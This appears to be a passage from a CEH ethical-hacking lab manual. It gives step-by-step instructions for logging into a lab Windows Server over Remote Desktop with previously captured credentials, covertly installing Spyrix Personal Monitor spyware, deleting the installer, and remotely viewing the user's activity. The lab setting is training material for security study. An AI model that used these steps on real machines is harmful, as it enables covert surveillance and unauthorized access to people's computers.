
In the Spyrix Personal Monitor - Settings Wizard click Skip Wizard, click Close in the next window, and close the Spyrix Personal Monitor window.




6. Spyrix webpage appears, click on Register to register for a new account.



7. In the Account registration web page, enter an email address and password and click Sign up.




8. Spyrix Personal Monitor webpage appears, minimize the window.




9. Now, click Type here to search field on the Desktop, search for Remote and click Remote Desktop Connection from the results.

10. The Remote Desktop Connection window appears. In the Computer field, type the target system's IP address (here, 10.10.1.19 [Windows Server 2019]) and click Show Options.




11. In the User name field, type Jason and click Connect.



12. In the Windows Security pop-up, enter the password as qwerty and click OK.

Here, we are using the target system user credentials obtained from the previous lab.




13. A Remote Desktop Connection window appears; click Yes.

You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.

14. A Remote Desktop Connection is successfully established, as shown in the screenshot.

Networks screen appears, click Yes to allow your PC to be discoverable by other PCs and devices on the network.



15. Minimize the Remote Desktop Connection window.

If Server Manager window appears, close it.


16. Navigate to Z:\CEHv13 Module 06 System Hacking\Spyware\General Spyware\Spyrix and copy spm_setup.exe.

17. Switch to the Remote Desktop Connection window and paste the spm_setup.exe file on the target system's Desktop.


18. Double-click the spm_setup.exe file.

If a User Account Control pop-up appears, click on Yes.

19. In the Select Setup Language pop-up, click on OK. In the Welcome to the Spyrix Personal Monitor 11.6.15 Setup Wizard, enter the email address that you have entered while registering for Spyrix in Step#7 and click Next.



20. Follow the wizard driven steps to install Spyrix Personal Monitor. In the final window, uncheck Sign in your Online Monitoring account checkbox and click Finish.




21. Delete the Spyrix setup (spm_setup.exe) from Desktop.

22. Close the Remote Desktop Connection by clicking on the close icon (X).

If a Remote Desktop Connection pop-up appears saying Your remote session will be disconnected, click OK.

23. Now, maximize the browser window, A new computer has been connected window appears, close the pop-up window.



24. Now, click on Windows Server 2019 to switch to the Windows Server 2019 machine. Click Ctrl+Alt+Delete, click Jason from the left pane and log in with the password qwerty.

Here, we are running the target machine as a legitimate user.


25. Open any web browser (here, we are using Google Chrome) and browse any website.

In this task, we are browsing the Gmail.

26. Once you have performed some user activities, leave the machines as it is and click on Windows Server 2022 to switch to Windows Server 2022 machine.


If Server Manager window appears, close it.

27. In the Windows Server 2022 machine, maximize the Firefox browser window and reload the Spyrix Personal Monitor webpage.




28. Click on Summary to view the events performed by Jason on the Windows Server 2019 machine.

If a black calendar icon appears, reload the page.

